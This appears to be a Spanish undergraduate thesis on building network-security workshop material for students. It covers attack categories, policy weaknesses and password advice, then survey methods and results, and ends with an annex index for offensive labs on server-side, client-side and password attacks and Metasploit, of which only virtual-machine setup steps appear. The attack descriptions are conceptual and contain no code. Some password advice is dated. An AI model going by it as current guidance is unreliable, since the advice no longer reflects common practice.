Ataque al usuario Se trata del tipo de ataque más utilizado y donde se puede conseguir más informaciones como las cookies de los usuarios. También se puede utilizar el ataque por vía del correo electrónico, donde se envía un correo con un link incrustado que tiene un script. La idea es hacer que a través de este link pueda motivar al usuario a ejecutarlo y poner en machar algún comando malicioso. Para complementar el ataque del usuario, hablemos de la publicación en sitio Web vulnerables que consiste en la incluir algún dato en libro de visita, foros, blogs o cualquier sitio Web, donde permite al usuario introducir sus datos sin ser validados por el servidor, con esto se permite robar alguna información del propio usuario. **Ataque a la aplicación** Consiste en introducir en alguna aplicación Web vulnerable algún código malicioso, normalmente las aplicaciones Web están protegidas, pero siempre es posible hacer el ataque mediante algún tag que no está previsto. Los tags son etiquetas internas que ponemos en los códigos. **Cracker** Se trata de la técnica donde los hackers consisten en sacar los códigos de registro de un determinado programa y con eso poder validar la aplicación para su uso. La función principal del proceso es poder instalar una aplicación que está protegida mediante su

registro. Para realizar esta técnica se requiere mucho conocimiento de programación a bajo nivel, porque en la mayoría de los casos se tiene que desensamblar algún ejecutable.

Deficiencias de la política de seguridad

Una deficiencia de la política de seguridad es una frase comodina para indicar que una política de seguridad de la empresa, (o tal vez, la falta de política), genera amenazas de seguridad en la red de forma inconsciente. Los siguientes ejemplos son algunas situaciones que pueden afectar negativamente al sistema informático de un negocio o empresa:

- Inexistencia de un documento escrito donde conste la política de seguridad. Es necesario disponer de un plan documentado y adoptado en el que consten las normativas que se deben cumplir. Inexistencia de criterios para la modificación o incorporación de hardware o software. Ya sea motivado por el aumento de la productividad o por placer, cualquier incorporación o actualización de software o hardware puede dar lugar a nuevas vulnerabilidades de seguridad. Por ejemplo, añadir un punto de acceso inalámbrico no autorizado a una red puede suponer añadir una puerta trasera virtual a la red y a los recursos de la empresa. Del mismo modo, un protector de pantalla no autorizado puede recopilar el nombre de usuario, contraseñas, y otra información de interés para un atacante.
- Ausencia de supervisión de seguridad. Incluso cuando se despliega una red segura, una falta de supervisión de registros facilitan la proliferación de nuevas

vulnerabilidades o un uso no autorizado. El peor caso sería no ser consciente que ha habido un ataque con importantes consecuencias.

- Políticas de empleo. Una rotación de personal con alta frecuencia, falta de oportunidades de los trabajadores o emplear a personas con falta de formación en cargos de responsabilidad pueden impactar de forma negativa en la seguridad de la red.
- Políticas internas. Una política de seguridad laxa puede dar lugar a un ambiente relativamente cómodo para un atacante. Es el síndrome de "aquí todos somos como una familia ". Desafortunadamente, incluso en algunas de las mejores familias hay personas fraudulentas.

Ataques pasivos

Un ataque pasivo es aquél en que el atacante monitoriza el canal de comunicación sin modificar ni añadir datos. Un atacante pasivo sólo pone en peligro la confidencialidad de los datos. El objetivo del atacante es obtener la información que se está transmitiendo.

Los ataques pasivos están relacionados con el contenido del mensaje y con el análisis de tráfico:

- Espionaje. En general, la mayoría de la información que se transmite utilizando una red de comunicaciones se envía de forma no segura (sin cifrar) permitiendo a un atacante "escuchar" o interpretar (leer) los datos intercambiados. Uno de los mayores problemas a los que se enfrenta un administrador de una red deriva de la capacidad de un atacante para monitorizarla. Sin servicios de cifrado (basados en el uso

de técnicas criptográficas), los datos pueden ser leídos por otras personas a medida que circulan por la red.

- **Análisis de tráfico.** Se refiere al proceso de interceptar y examinar los mensajes con el fin de deducir información de patrones en la comunicación. Se puede realizar incluso cuando los mensajes están cifrados. En general, cuanto mayor es el número de mensajes observados, interceptados y almacenados, más se puede inferir del tráfico. El análisis de tráfico, entre otras cosas, permite a un atacante verificar que dos entidades están manteniendo una comunicación en un determinado momento.

Ataques activos

Un ataque activo intenta alterar los recursos del sistema o afectar a su funcionamiento. En este tipo de ataque el adversario intenta borrar, añadir, o modificar los datos transmitidos. Un atacante activo amenaza la integridad de datos y autenticación, así como la confidencialidad. Los ataques activos engloban alguna modificación del flujo de datos o la creación de datos falsos. Puede dividirse en seis categorías:

- **Suplantación de identidad.** Es un tipo de ataque en el que el atacante suplanta la identidad de otro usuario.
- **Repetición.** En este tipo de ataque, una transmisión de datos válida es repetida o retardada de forma maliciosa. Este ataque lo puede provocar el mismo emisor de datos originales o bien un atacante que los intercepta y posteriormente los retransmite, posiblemente como parte de un ataque de suplantación de identidad.

- **Modificación de mensajes.** El atacante elimina un mensaje que atraviesa la red, lo altera, y lo reinserta.
- **Hombre en el medio (Man in the Middle, MitM).** En este tipo de ataques, un atacante intercepta las comunicaciones entre dos entidades, por ejemplo, entre un usuario y un sitio web. El atacante puede utilizar la información que consigue para luego suplantar la identidad del usuario o realizar cualquier otro tipo de fraude.
- **Denegación de Servicio (Denial of Service DOS) y Denegación de Servicio Distribuida (Distributed Denial of Service, DDoS).** Una denegación de servicio (DOS) es una situación en la que un usuario u organización se ve privado de los servicios o recursos que normalmente debería tener. En denegación de servicio distribuida, un gran número de sistemas comprometidos (a veces llamado botnet) atacan a un solo objetivo.
- **Amenazas Avanzadas Persistentes (Advanced Persistent Threat, APT).** Es un ataque a la red en el que un atacante consigue un acceso no autorizado a la red y permanece allí sin ser detectado durante un largo período de tiempo. La principal intención de un ataque APT es robar datos más que causar daños a la red u organización. Algunas organizaciones que pueden ser objetivo de ataques APT son sectores con alto valor informativo, como la defensa nacional, la industria financiera.

¿Cómo podemos protegernos?

En esta sección se recomiendan las siguientes prácticas para usuarios domésticos

Use contraseñas robustas A menudo, la única protección utilizada son las contraseñas.

Un identificador de usuario (User ID) es sólo un nombre y requiere una contraseña asociada para poder tener la certeza que se trata de dicho usuario. Por lo tanto, las contraseñas son nuestras claves y debemos protegerlas. Los cortafuegos y sistemas de detección de intrusos no sirven para nada si nuestras contraseñas están comprometidas. Una contraseña segura es la que no se puede encontrar en cualquier diccionario – castellano, catalán, inglés, alemán, ... Eso significa que una contraseña que no debe ser fácil de adivinar. En general, las contraseñas más largas son más difíciles de adivinar o descifrar que las contraseñas cortas son. A continuación, se presenta una lista que se puede utilizar para establecer contraseñas seguras:

Usar una combinación de letras sin sentido: Las mejores contraseñas aparentan ser un puro disparate bajo el punto de vista sintáctico. Por ejemplo, si tomamos la frase: "No esperes que me comporte perfectamente y dibuje esa sonrisa radiante" y utilizamos sólo la primera letra de cada palabra, nuestra contraseña sería neqmcpydesr.

Incluir una mezcla de caracteres mayúscula, minúscula y numéricos: La contraseña debería incluir alguna letra mayúscula en algún lugar que no fuese el inicio y también algún número.

Las contraseñas largas son mejores: La contraseña debería tener al menos 8 caracteres de longitud.

Las contraseñas deben cambiarse periódicamente: Incluso las mejores contraseñas deben cambiarse periódicamente (cada 60 días aproximadamente) para evitar que sean utilizadas mucho tiempo si alguien las descubre. Muchos sistemas operativos permiten configurar esta regla para cada usuario. Aunque bajo el punto de

vista de usuario esta regla no es práctica, bajo un punto de vista de seguridad resulta muy conveniente.

Generar nuevas contraseñas en lugar de reutilizar las mismas una y otra vez: Una contraseña no debería ser utilizada de nuevo por un usuario en un periodo de tiempo inferior a un año.

No utilizar un conjunto de caracteres consecutivos en el teclado: Debe evitarse el uso de contraseñas como qwerty, 12345678, o asdfghj. Aunque aparentemente son texto sin sentido, estas secuencias siguen patrones vinculados a la posición de las teclas en el teclado y se pueden romper fácilmente.

2.9 ¿Cómo Minimizar los Riesgos para sus Datos, Red y los Usuarios?

Impulso Tecnológico recomienda una estrategia de seguridad de redes multi-capa a partir de una Defensa en Profundidad. Podemos ver algunos aspectos a tener en cuenta acerca de seguridad de redes informáticas.

Bloqueo de ataques basados en la red local

Ejemplos: cortafuegos, antivirus para gateways (puertas de enlace), correo electrónico seguro, protección contra el spam, filtrado seguro de contenido web, detección y prevención de intrusiones

Bloqueo de ataques basados en equipo local

Ejemplos: antivirus personal, cortafuegos personal, eliminación de spyware, prevención de intrusiones en el equipo local

Eliminación de vulnerabilidades de seguridad

Ejemplos: gestión de la configuración de parches de seguridad, gestión de vulnerabilidades y pruebas de penetración

Soporte seguro a usuarios autorizados

Ejemplos: contraseñas seguras, VPN, acceso remoto seguro, cifrado de archivos, acceso y gestión de ID

Herramientas para minimizar las pérdidas de negocio y maximizar la eficacia

Ejemplos: copias de seguridad, administración de registros, herramientas de cumplimiento de normativas

Capítulo III Metodología

Descripción general de la metodología: La Metodología de la Investigación es una de las etapas específicas de un trabajo o proyecto que parte de una posición teórica y conduce una selección de técnicas concretas (o métodos) acerca del procedimiento destinado a la realización de tareas vinculadas a la investigación, el trabajo o el proyecto; lejos de constituir un dogma o una tarea de difícil acceso, a la hora de concebir un proyecto de investigación, constituye una herramienta que facilita y propicia las mejores vías en la solución del problema. (Janneth Viñán, 2018)

Tipo de investigación: El tipo de estudio que se utilizará para la realización de este proyecto será la investigación de campo, debido a que los datos obtenidos por medio del método de encuesta y análisis se recaudaran de forma directa de las personas por medio de una encuesta online, toda la información recolectada servirá para poder analizar la y darle una solución a la problemática.

La Investigación de Campo se entiende como el proceso en donde se usan los mecanismos investigativos, a fin de aplicarlos en el intento de comprensión y solución de algunas situaciones o necesidades específicas. De esta forma, la Investigación de Campo se caracterizaría principalmente por la acción del investigador en contacto directo con el ambiente natural o las personas sobre quienes se desea realizar el estudio en cuestión. (Pensante, 2016)

Método: Para realización de esta investigación se plantea la siguiente problemática: ¿Se puede crear material de importancia para el desarrollo de futuros talleres impartidos a los estudiantes de la cátedra de redes en la Universidad Tecnológica de El Salvador enfocados en networking y seguridad?

Para poder resolver la anterior problemática se hará la investigación por encuesta online, se aplicará un cuestionario de cinco preguntas con opciones múltiples a 100 estudiantes de la cátedra de redes para determinar la opinión a fin de generar datos necesarios los datos necesarios para la investigación.

La observación por encuesta, que consiste igualmente en la obtención de datos de interés sociológico mediante la interrogación a los miembros de la sociedad, es el procedimiento sociológico de investigación más importante y el más empleado. (Sierra Bravo, 2002).

Para eso es necesario poder definir que es una encuesta se conoce como una técnica de recogida de datos para la investigación social. Como tal, una encuesta está constituida por una serie de preguntas que están dirigidas a una porción representativa de una población, y tiene como finalidad averiguar estados de opinión, actitudes o comportamientos de las personas ante asuntos específicos. (Anguita, 2019)

Participantes. En este caso se les realizara la encuesta online a 100 estudiantes de la cátedra de redes de la Universidad Tecnológica de El Salvador, puesto que el tema que queremos indagar es más relacionado con su carrera.

Instrumentos: Para la colecta de datos de esta investigación se optó por la realización de una encuesta online, que tiene una serie de preguntas específicas sobre el tema.

Para eso es necesario poder definir que es una encuesta se conoce como una técnica de recogida de datos para la investigación social. Como tal, una encuesta está constituida por una serie de preguntas que están dirigidas a una porción representativa de una población, y tiene como finalidad averiguar estados de opinión, actitudes o comportamientos de las personas ante asuntos específicos. (Anguita, 2019).

La encuesta que se realizará será a través de internet por medio de la herramienta para crear encuestas gratis “e- encuestas online” en la cual podemos realizar formularios y encuestas para adquirir estadísticas sobre la opinión de un grupo de personas, siendo la más práctica herramienta para adquirir cualquier tipo de información.

Con respecto a la práctica y aplicación de nuestra investigación se realizó a través de la instalación de Windows server 2016, Windows 7, kali Linux, Windows xP las cuales se instalaron desde virtual box.

Procedimiento: Para la realización de esta investigación se realizaron las siguientes etapas:

Etapas 1: Se identificó y propuso una problemática general para la investigación

Etapas 2: Se propuso una solución para problemática, con el fin de comenzar con la investigación.

Etapas 3: Se aplicó la técnica de la encuesta para recolectar datos con el fin de conocer la opinión de los alumnos acerca de la problemática planteada.

Etapa 4: Se plantearon objetivos para la investigación los cuales determinaron el alcance, la profundidad y la direccionalidad del proyecto.

Etapa 5: Se recolecto información en diferentes fuentes para plantear las bases teóricas de la investigación.

Etapa 6: Se aplico la solución a la problemática.

Capítulo IV Análisis de Resultados.

La encuesta que se realizó en esta investigación se utilizó para identificar las necesidades de los alumnos de la cátedra de redes con respecto a al tema de “seguridad y networking”

Dependiendo del universo estudiado, se definirá la proporción de la muestra representativa de una población. Aunque cuando se trate de poblaciones muy pequeñas, se podrá encuestar al cien por ciento de los individuos. Así, una encuesta se designará como parcial cuando se enfoque en una muestra de la población total, y se llamará exhaustiva cuando abarque todas las unidades estadísticas que conforman el universo estudiado. La población, por otro lado, podría estar compuesta por personas, empresas o instituciones. (Significados, 2017)

Se utilizó la información indispensable, la mínima para que sean comprendidas las preguntas. Más información, o información innecesaria, puede derivar en respuestas no veraces.

Análisis de resultado de la encuesta que se realizó a los estudiantes de la cátedra de redes:



Figura 7: Grafico de la pregunta 1.

En el presente gráfico se puede observar que un 60% de los participantes encuestados conocen sobre el tema de seguridad y networking, es un resultado esperado pues es un tema relacionado con redes.

Se puede observar también que a pesar de que la mayoría de las personas encuestadas opina que si tiene conocimiento sobre este tema existe también hay un 15% personas que no conocen sobre seguridad y networking, y también existe un 25% que conoce muy poco sobre este tema posiblemente porque lo han escuchado o visto en algún lado ajeno a la universidad.




Figura 8: Grafico de la pregunta 2.

Como se puede observar en el resultado de esta segunda pregunta un 40% por ciento de los estudiantes encuestado han asistido por lo menos a un seminario relacionado con seguridad y networking, un 45% no ha asistido a un seminario relacionado con este tema, y finalmente un 15% asistirá pronto a uno.




Figura 9: Grafico de la pregunta 3.

Como se puede observar en el resultado de esta pregunta un 30% de los estudiantes que han asistido a algún seminario opina que el contenido ha sido excelente, un 28% opina que el contenido está muy bien y por último un 42% de los que han asistido a seminarios no les ha parecido de buena calidad el contenido.



Figura 10: Grafico de la pregunta 4.

Como se puede observar en el resultado de esta segunda pregunta un 40% de los estudiantes encuestados opina que el material didáctico que les han proporcionado en los seminarios es de buena calidad, un 15 % respondió que no y a un 45% de los estudiantes entrevistados considera que pocas veces le han facilitado material didáctico de buena calidad.




Figura 11: Grafico de la pregunta 5.

Como se puede observar en el resultado de esta pregunta a un 65% de los estudiantes encuestados les interesa asistir a un seminario relacionado con seguridad y networking, a un 15% no le gustaría asistir a un seminario relacionado con este tema y un 20% respondió que talvez le gustaría asistir a un seminario en el que se imparta este tema.

Capítulo V Conclusiones.

En conclusión, la seguridad informática se encarga de proteger todo lo relacionado con la infraestructura computacional y la información que se encuentra en las computadoras.

Existen varias amenazas por lo que se debe tener cuidado con lo que se abre en internet y en correos que mandan personas desconocidas, ya que, es posible que la computadora sea infectada con un virus y traiga problemas a esta, tales como la pérdida total o parcial de la información, falsificación de los datos, interferencia en el funcionamiento.

Según la encuesta la mayoría de los estudiantes encuestados opinan que conocen sobre seguridad y networking pero no han asistido a seminarios relacionados con este tema, han asistido a otros seminarios en los cuales el contenido y material didáctico que les han brindado es entre muy bueno y malo, pero que si les gustaría asistir a un seminario relacionado con seguridad y networking.

Entonces bajo el enfoque anterior el objetivo principal de esta tesis ha sido crear material de importancia para futuros talleres enfocados en networking y seguridad, este material estará a la disposición de los maestros de la catedra de redes para que estos se los brinden a sus estudiantes en futuros seminarios impartidos.

Se hizo practicas relacionadas con seguridad y otras con networking, para poder redactar las guías para el maestro y para los estudiantes, las cuales se guardarán en una carpeta en la biblioteca central de la Universidad Tecnológica del Salvador

Referencias

- Anguita, C., Labrador, R., y Campos, D. (abril, 2019). La encuesta como técnica de investigación. Elaboración de cuestionarios y tratamiento estadístico de los datos. *El Servier*. (31), 527-538. Recuperado de <https://www.elsevier.es/es-revista-atencion-primaria-27-articulo-la-encuesta-como-tecnica-investigacion--13047738>
- E-Encuesta. (2018). *Encuesta*. Recuperado de <https://www.e-encuesta.com/encuestas-online/>
- El pensante. (2016). *La investigación de campo*. Recuperado de <https://educacion.elpensante.com/la-investigacion-de-campo/>
- Epsilon. (2010). *Ataque de fuerza bruta con diccionario usando medusa*. Recuperado de <https://rinconinformatico.net/ataque-de-fuerza-bruta-con-diccionario-usando-medusa/>
- Juliá, S. (2015). *Tipos de redes informáticas según su alcance*. Recuperado de <http://www.gadae.com/blog/tipos-de-redes-informaticas-segun-su-alcance/>
- Hack players. (2012). *Introducción a Social-Engineering Toolkit (STE)*. Recuperado de <https://www.hackplayers.com/2012/10/social-engineering-toolkit-set.html>
- Normas APA. (2019). *Normas APA 2019 actualizadas*. Recuperado de <https://normasapa.com/>

- Pérez Arbesú, L. B. (2013). *Networking, redes, cableado..., similitudes y diferencias*. Recuperado de <https://searchdatacenter.techtargget.com/es/consejo/Networking-redes-cableado-similitudes-y-diferencias>
- Pérez, J. (2014). *Definición de cuantitativo*. Recuperado de <https://definicion.de/cuantitativo/>

Anexos

FACULTAD DE INFORMATICA Y CIENCIAS APLICADAS



ING. EN SISTEMAS Y COMPUTACIÓN/TÉCNICO EN REDES

Tesis:

Material para estudiantes sobre seguridad

Alumnos:

**Acevedo segura Daniel Alexander
Sánchez Rodríguez Bryan Ricardo**

San Salvador, 22 de noviembre de 2019, El Salvador, Centroamérica

Índice

Requisitos para máquinas virtuales	42
Requisitos mínimos y recomendados para instalar GNU/Kali Linux/Ubuntu	42
Requisitos mínimos y recomendados para instalar Windows XP	42
Tiempo de ejecución de este taller	42
Como crear máquina virtual	43
Ataques de lado del servidor.....	47
Ataques del lado del cliente.....	56
Ataques de contraseña	66
Metasploit framework	72

Requisitos para máquinas virtuales

Requisitos mínimos y recomendados para instalar GNU/Kali Linux/Ubuntu

- Espacio en disco duro: 20 GB
- Memoria RAM: 1 GB mínimo 2 o más recomendado

Requisitos mínimos y recomendados para instalar Windows XP

- Mínimo 128 MB de RAM (de preferencia 256 MB).
- Mínimo 1,5 GB de espacio disponible en disco duro.

Tiempo de ejecución de este taller

El tiempo de ejecución de este taller dado al proceso de instalación de los sistemas operativos y la realización de cada punto de los pasos de este taller y de los desafíos el tiempo asignado es de 6 horas

Como crear máquina virtual


Paso 1

Darle en nueva ponerle nombre, tipo de sistema, y versión de sistema




Paso 2

Seleccionar la cantidad de ram a ocupar la maquina virtual




Paso 3

Seleccionar crear disco duro virtual ahora




Paso 4

Seleccionar la opción VHD



